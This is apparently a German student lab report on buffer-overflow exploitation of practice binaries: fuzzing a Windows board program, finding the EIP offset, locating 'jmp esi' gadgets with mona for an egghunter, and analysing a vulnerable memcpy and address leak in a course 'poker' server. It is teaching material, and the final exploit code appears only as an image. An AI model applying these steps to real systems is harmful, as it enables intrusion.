Nun galt es sich mit der Applikation vertraut zu machen und nach Moeglichkeiten eines Userinputs zu suchen. Diese wurden durch "A -neuer Nachricht" und "C - Aendere Board Topic" gefunden.

Board_Release.exe wird mittels Immunity Debugger gestartet, dass mann auch die Register beobachten kann.

Mittels einfachen Einfuegen von Strings mit 1000 Charactern wird ueberprueft ob eines der Eingabefelder zum Herbeifuehren eines Absturzes genutzt werden kann.

Beim veraendern des Topics (Befehl "C") stuerzt das Programm ab und man sieht eindeutig, dass EAX, ESP und ESI mit lauter 'a's und der EIP mit 0x61 (HEX fuer 'a') ueberschrieben worden sind.

```
Registers (FPU)
EAX 00805020 ASCII "aaaaaaaa"
ECX 00000000
EDX 61616161
EBX 000000E4
ESP 00EFF65C ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
EBP 61616161
ESI 00FD12D8 ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
EDI 765A58A0 WS2_32.send
EIP 61616161
```

Nachdem wir nun die Stelle gefunden haben, mit der wir die Register ueberschreiben koennen muessen wir die Offsets der Register herausfinden.

Wir uebergen diesmal ein mit dem in Kali mitgelieferten pattern_create.rb erstelltes Pattern zur bestimmung ueber und nehmen die Werte zum Zeitpunkt des Absturzes zum ermitteln des Offsets.

```
Registers (FPU)
EAX 00805020 ASCII "Aa0Aa1Aa2"
ECX 00000000
EDX 61413161
EBX 000000E8
ESP 004FFA64 ASCII "4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A"
EBP 41326241
ESI 005845F0 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab"
EDI 765A58A0 WS2_32.send
EIP 62413362
```

Fuer den EIP ergibt das einen Offset von 40.

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 500 -q 62413362
[*] Exact match at offset 40
```

Weiters faellt auf, dass der ESI genau den Anfang des Patterns widerspiegelt. Das heisst also, dass der Wert von C in ESI gespeichert wird, und die Laenge des Registers 235 Zeichen lang ist.

Der Stackpointer hat einen Offset von 44 und ist 200 Zeichen maximal. Dieser wird anscheinend direkt nach dem EIP ueberschrieben.

Das kopieren einer grossen Anzahl an Zeichen in die Eingabefelder um das Programm zum absturz zu bringen scheint im gegensatz zu einem dedizierten Programm, dass die Anzahl der Zeichen iterativ erhoeht im ersten Moment primitiv, ist jedoch Zeit effizienter, und druch das einmalige Pattern aus dem Pattern_Create.rb ohne viel Aufwand moeglich, da es bei unserem Fuzzing nur um die Anzahl der Zeichen geht und nicht um Bad Characters oder gewisse Zeichenfolgen.

Da mona.py zum Erstellen des Egghunter Coders benoetigt wird musste dieses, durch kopieren des Quellcodes on den PyCommands Folder, nachgeladen werden.

Wir nehmen vorsichtshalber das Nullzeichen "0x00" aus dem zu generierenden Code aus und versuchen den Exploit ohne Suche nach weiteren Bad Characters. Falls dies nicht gelingt muss mittels Mona die Suche nach weiteren Bad characters (wie in der Vorlesung) gestartet werden.

Da wir noch einen Start Jump brauchen, der in unsere NOP's reinspringt und wir unseren Code in ESI platzieren, suchen wir mit MONA nach einem "jmp esi" in unserem laufendem Prozess.

```
!mona jmp -r esi
!mona find -type instr -s "jmp esi" -cpb'\x00'
```


Beide Befehle fanden "jmp esi" vorkommnisse. Jedoch fand der 2. Befehl auch die Speicheradressen und nicht nur die Files.

```

1 =====
2 Output generated by mona.py v2.0, rev 613 - Immunity Debugger
3 Corelan Team - https://www.corelan.be
4 =====
5 OS : post2008server, release 6.2.9200
6 Process being debugged : Board Release (1) (pid 6632)
7 Current mona arguments: find -type instr -s "jmp esi" -cpb '\x00'
8 =====
9 -----
10 Module info :
11 -----
12 Base | Top | Size | OS DLL | Version, Modulename & Path
13 -----
14 0x00210000 | 0x00218000 | 0x00008000 | False | -1.0- [Board Release (1).exe] (C:\Users\32BIT\Downloads\Board Release (1).exe)
15 0x751a0000 | 0x753b2000 | 0x00212000 | True | 10.0.19041.804 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
16 0x74a50000 | 0x74aa6000 | 0x00056000 | True | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
17 0x755d0000 | 0x756f0000 | 0x00120000 | True | 10.0.19041.789 [ucrtbase.dll] (C:\Windows\System32\ucrtbase.dll)
18 0x732b0000 | 0x7334f000 | 0x0009f000 | True | 10.0.19041.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
19 0x76410000 | 0x764aa000 | 0x0009a000 | True | 10.0.19041.804 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
20 0x63d00000 | 0x63d14000 | 0x00014000 | True | 14.27.29114.0builtby:vcwrksp [VCRUNTIME140.dll] (C:\Windows\SYSTEM32\VCRUNTIME140.dll)
21 0x77270000 | 0x7740e000 | 0x0019e000 | True | 10.0.19041.804 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
22 0x75f90000 | 0x76056000 | 0x000c6000 | True | 10.0.19041.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
23 0x759a0000 | 0x75a03000 | 0x00063000 | True | 10.0.19041.1 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)
24 0x5d4b0000 | 0x5d521000 | 0x00071000 | True | 14.27.29114.0builtby:vcwrksp [MSVCP140.dll] (C:\Windows\SYSTEM32\MSVCP140.dll)
25 -----
26 0x755ece45 (b+0x0001ce45) : "jmp esi" | {PAGE_EXECUTE_READ} [ucrtbase.dll] , v10.0.19041.789 (C:\Windows\System32\ucrtbase.dll)
27 0x756136c6 (b+0x000436c6) : "jmp esi" | {PAGE_EXECUTE_READ} [ucrtbase.dll] , v10.0.19041.789 (C:\Windows\System32\ucrtbase.dll)
28 0x756136e8 (b+0x000436e8) : "jmp esi" | {PAGE_EXECUTE_READ} [ucrtbase.dll] , v10.0.19041.789 (C:\Windows\System32\ucrtbase.dll)

```

Wir koennen nun unsere Payloads zusammenstellen. Mit Mona erstellen wir den Egghunter String, welcher zu "w00tw00t" springt. Diese springt dann direkt via dem Keyword zur eigentlichen Payload, dem klassischen Calc.exe .

Die eigentliche Payload kann im Message Feld platziert werden, da man dort nicht so Platzgebunden ist.

Der Schlussendliche Code Sieht wie folgt aus:


!code](ue2/pics/code.png

Eine schwierigkeit bestand noch darin den Jump richtig hinzubekommen und eine Passende Adresse fuer den "jmp esi" zu finden.

!done](ue2/pics/done.png

Aufgabe 4

Nachdem man sich mit dem FH-VPN Verbunden hat, kann man sich mit der Zieladresse verbinden. Der Browser zeigt kurz die Webseite an gibt dann aber ein "Verbindung unterbrochen". Mit ncat kann man sich verbinden, aber nach dem Eingeben eines Accounts passiert nichts. Daher wird erstmal die IP-Gescanned um Informationen zum darunterliegenden System zu erhalten.



Hierzu wurde aufgrund der Windows Testumgebung Zenmap benutzt. Als Flags sind die Standard "-sV" zum finden der offenen Ports und "-O" zur OS-Detection uebergeben.

Das Ergebnis zeigt und den http-Service und einen offenen SSH-Port.

Das System basiert anscheinend auf Debian Stretch.



Paket: openssh-server (1:7.4p1-10+deb9u7)

Secure Shell (SSH) Server, für den sicheren Zugang von entfernten Rechnern

Ein Einloggen in der Maske erfolgte wie laut angabe mit cs19m018:cs19m018 und es war dankenderweise die Funktion "help" implementiert.

```
user@DESKTOP-J5DQ354:/mnt/c/Users/test/Downloads/ue4stick$ ncat 10.105.21.174 8080
```

Poker Tournament Management

Remote Access Portal

```
Login:cs19m018:cs19m018
authenticated user cs19m018 with passwd cs19m018: uid 5013
./cs19m018_flag.txtHello cs19m018!
Welcome to Poker Tournament Manager Version 1.08b.
```

```
> help
```

```

| ?,h      help
| u        update username
+-----+
| A[M|C]   add [Member|Club Account]
| L        list accounts
| D[id]    delete account by id
| S[id]    show account by id
+-----+
| a        add tournament
| l        list tournaments
| d[id]    delete tournament by id
| s[id]    show tournament by id
| c[id]    change tournament
| e        exit

```

Anscheinend "funktioniert" die Funktion "add Member" nicht wie erwartet, und ein "update username" bricht die Verbindung ab. Lediglich "add tournament" scheint wie erwartet zu funktionieren und schneidet sogar den input nach einer gewissen laenge ab.

[illegible]

Die einzelnen Eingabefelder wurden mit massenhaft "a's" befüllt um um Fehlverhalten zu erzeugen. Und siehe da. Change Username stuerzt nicht mehr ab, sondern gibt eine Warnung wieder.

```

Welcome to Poker Tournament Manager Version 1.08b.
> u aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
RED ALERT - STACK SMASHING DETECTED - Hands off my cookies!

```

Nachdem ich Cookies sehr gerne hab behalten wir uns das im Hinterkopf und gehen zu den lokal gespeicherten Files des "USB-Sticks" ueber und versuchen die leckeren Cookies aus der gelieferten Binary zu bekommen um die gleiche Methode auf dem Server anzuwenden.

"strings" verrät, dass das Binary mit GLIBC 2.0 compiliert worden ist und es gibt uns auch schon die Verfügbaren Funktionen zurueck.

Ein Ausfuehren der Binary ist erfolglos, da eine library Fehlt.

Binary Compile

Da die fehlende Library eine Customlibrary ist, kann diese nicht einfach installiert werden. Die Vermutung legt nahe, dass einige der zuvor gesehenen Funktionen in dieser definiert sind. Um herauszufinden welche genau benoetigt werden wird eine leere library erstellt und mit gcc compiliert.

Wie erwartet werden uns fehlende Funktionsdefinitionen angezeigt

```

L$ gcc pokerROP.c
pokerROP.c: In function 'handle_banking':
pokerROP.c:256:5: error: unknown type name 'byte'
 256 |     byte canary2_1=0x00;
      |     ^~~~~
pokerROP.c:257:5: error: unknown type name 'byte'
 257 |     byte canary2_2=0x00;
      |     ^~~~~
pokerROP.c:258:5: error: unknown type name 'byte'
 258 |     byte canary2_3=0x00;
      |     ^~~~~
pokerROP.c:259:5: error: unknown type name 'byte'
 259 |     byte canary2_4=0x00;
      |     ^~~~~
pokerROP.c:261:5: error: unknown type name 'byte'
 261 |     byte canary1_1=0x00;
      |     ^~~~~
pokerROP.c:262:5: error: unknown type name 'byte'
 262 |     byte canary1_2=0x00;
      |     ^~~~~
pokerROP.c:263:5: error: unknown type name 'byte'
 263 |     byte canary1_3=0x00;
      |     ^~~~~
pokerROP.c:264:5: error: unknown type name 'byte'
 264 |     byte canary1_4=0x00;
      |     ^~~~~
pokerROP.c:271:5: warning: implicit declaration of function 'init_canary' [-Wimplicit-function-declaration]
 271 |     init_canary(&canary1_1,user, pass);
      |     ^~~~~
pokerROP.c:357:10: warning: implicit declaration of function 'check_canary' [-Wimplicit-function-declaration]
 357 |     if ( check_canary(&canary1_1,&canary2_1) || !check_canary(&canary1_2,&canary2_2) || !check_canary(&canary1_3,&canary2_3) || !check_canary(&canary1_4,&canary2_4)) {
      |          ^~~~~
pokerROP.c: In function 'handle_con':
pokerROP.c:399:36: warning: unknown escape sequence: '\_'
 399 |     Remote Access Portal\n\nLogin: "
      |                                     ^
pokerROP.c:419:16: warning: implicit declaration of function 'auth_user' [-Wimplicit-function-declaration]
 419 |     if ((uid = auth_user(user, pass)) != 0) {
      |                ^~~~~
pokerROP.c:434:2: warning: implicit declaration of function 'check_usr' [-Wimplicit-function-declaration]
 434 |     check_usr(user, pass);
      |     ^~~~~

```

Die Library wird mit prototypen gefuellt. Nach einem erneuten Kompilieren werden die refrenzen erkannt, aber die implementierung Fehlt.

```

L$ gcc pokerROP.c
pokerROP.c: In function 'handle_con':
pokerROP.c:399:36: warning: unknown escape sequence: '\_'
399 |     Remote Access Portal\n\nLogin: ";
    |                                     ^
/usr/bin/ld: /tmp/ccLExzA.o: in function `handle_banking':
pokerROP.c:(.text+0x957): undefined reference to `init_canary'
/usr/bin/ld: pokerROP.c:(.text+0x974): undefined reference to `init_canary'
/usr/bin/ld: pokerROP.c:(.text+0xc42): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xc5f): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xc7c): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xc99): undefined reference to `check_canary'
/usr/bin/ld: /tmp/ccLExzA.o: in function `handle_con':
pokerROP.c:(.text+0xe6a): undefined reference to `auth_user'
/usr/bin/ld: pokerROP.c:(.text+0xf0f): undefined reference to `check_usr'
collect2: error: ld returned 1 exit status

```

Um nun erfolgreich compilieren zu koennen muss die Notwendige libinetsec.o erstellt werden. Diese wird mit den Funktionen befuellt, wobei die Funktionen keine Funktion haben.

```

#include "libinetsec.h"

void init_canary(byte *canary, char *user, char *pass){}

book check_canary(byt *canary1, byte *canary2){return 1;}

int auth_user(char *user, char * pass){return 1;}

book check_user(char *user, char *pass){return 1;}

```

Es wird erneut Kompiliert. hierzu wurde nach einigen errors ohne Flags, das GCC Manual und Dr.Google befragt.

Folgende parameter wurden zum kompilieren verwendet:

- fPIC : Position Independet Code (benoetigt fuer die Sharded-Library
- shared : um eine Shared Library zu erstellen.

Der ganze Befehl wurde so ausgefuehrt:

```

$ gcc -c -fPIC -o libinetsec.o libinetsec.c
$ gcc -shared -o libinetsec.so libinetsec.o

```

Beim Versuch das pokerROP binary nun auszufuehren kam folgende Fehlermeldung.

```
./pokerROP: error while loading shared libraries: libinetsec.so: wrong ELF
class: ELFCLAS
```

Dies wies auf eine falsche Architektur der kompilierten binary hin. Es musste sowohl die gcc-Multilib zum Crosscompilen nachinstalliert, als auch das "-m32" Flag beim Kompiliervorgang hinzugefuegt werden um erfolgreich auf einem x64 System eine x86 Binary zu kompilieren.

Leider beendete sich die Binary sofort mit einem Segmentation fault.

Vor dem erfolgreichen Kompilieren der pokerROP.c mussten zuvor ein paar Fehler im C-Code ausgebessert werden. Auch mussten die zuvor erstellen Funktionen in der Header-Datei angepasst werden, um den erwarteten Werten im Programm zu entsprechen.

Nach viel zu langem troubleshooting, und dem wiederholen der kompletten Arbeitsschritten in 2 verschiedenen neu aufgesetzten VM's, konnte das Binary gestartet werden.

Suche nach potentiell ausnutzbaren Vulnerabilities

Erste Versuche sich am Binary einzuloggen waren erfolglos aufgrund eines Berechtigungsfehlers. Das Binary, und somit der Server der Applikation, musste mit erhoekten Berechtigungen gesartet werden.

```
$ netcat 127.0.0.1 8080

Poker
Tournament
Management

Remote Access Portal
Login: cs19m018:cs19m018
Hello cs19m018!
Welcome to Poker Tournament Manager Version 1.08b.
>

[sudo] password for ubuntu:
./pokerexe
error: no port provided
./pokerexe 8080
authenticated user cs19m018 with passwd cs19m018
: uid 1001
error: setting Group permissions
error: setting Group permissions: Operation not permitted
authenticated user admin with passwd admin
: uid 1001
error: setting Group permissions
error: setting Group permissions: Operation not permitted
authenticated user user with passwd pass
: uid 1001
error: setting Group permissions
error: setting Group permissions: Operation not permitted
user: "(null)", passwd: "(null)" Access denied
user: "(null)", passwd: "(null)" Access denied
authenticated user cs19m018 with passwd cs19m018
: uid 1001
error: setting Group permissions
error: setting Group permissions: Operation not permitted
q^C
[sudo] password for ubuntu:
./pokerexe 8080
authenticated user cs19m018 with passwd cs19m018
: uid 1
```

Anschliessend konnte sich in meinem Fall mit dem Localhost via netcat verbunden werden und nach mehreren Stunden Troubleshooting endlich mit der eigentlichen Aufgabe fortgefahren werden.

Vom anzeigen der Security Warnings beim compilieren zuvor, wissen wir, dass die Funktion "list_accounts" falsch implementiert worden ist. Ein Type-Fehler gibt die Speicheradresse einer Variable an, anstatt die Variable anzuzeigen. Daher versuchen wir als erstes einen Account Anzulegen mit "AM" um diesen dann anzeigen zu lassen.

```
> AM
Name: asdf
Membership Number: 1111
Expiration Date: 2222
> L
0: 22a5160 (MA)
>
```


Wir sehen etwas dass wie eine Adresse aussieht. Unsere Vermutung duerfte sich bestaetigt haben.

Wir wissen nun einerseits, dass die "update username" Funktion moeglicherweise unsauber implementiert ist, und dass wir ueber die "list tournaments" Funktion die Memory-Adresse anzeigen koennen.

Wir sehen uns also als naechstes die "update username" Funktion im Code an.

```
case 'u':  
    memcpy( username, data+2, n-3);  
    break;
```

Das Hantieren mit den unsicheren Versionen von Memorymanipulationsfunktionen fuehrt oft zu Schwachstellen im Code. In unserem Fall faellt sofort auf, dass der 3. Parameter der memcpy keine Laenge sondern einen Wert uebergibt. Korrekter weise muesste die Laenge des zu kopierenden Werts mit zB: der Laenge der variable durch

```
len(username)
```

beschraenkt werden.

Untersuchen der Canaries und des BO

Um genauer das Verhalten zu untersuchen wuerde Code in VS Code genauer untersucht.


Die Prototypen in der Headerdatei wurden darauf hin erweitert.

```
#include "libinetsec.h"  
  
void init_canary(byte *canary, char *pass){  
    *canary = 'A';  
}  
  
int check_canary(byte *canary1, char *canary2){  
    return *canary1 == *canary2;  
}  
  
int auth_user(char *user, char *pass){  
    return 1;  
}  
  
int check_usr(char *user, char *pass){  
    return 1;  
}
```

Als naechsten Schritt wird eine lange Zeichenfolge an das Programm als Wert fuer die Funktion "update username" geschickt, um zu sehen an welcher Stelle die Register ueberschrieben werden. Um auch zu

sehen an welcher Stelle sich die Register befinden wurde auch gleich ein eindeutiges Pattern mit dem in Kali enthaltenen "pattern_create.rb" erstellt und dieses der Funktion uebergeben.

Um das Debugging vorzunehmen wurde edb verwendet. Hier muss man einfach den Prozess starten und in den Debugger attachen.



Leider gab es erhebliche Schwierigkeiten mit der Toolchain und Inkompatibilitäten zwischen Architekturversionen der benutzten Programme. Und so ist leider sehr viel Zeit nur zum Troubleshooting drauf gegangen.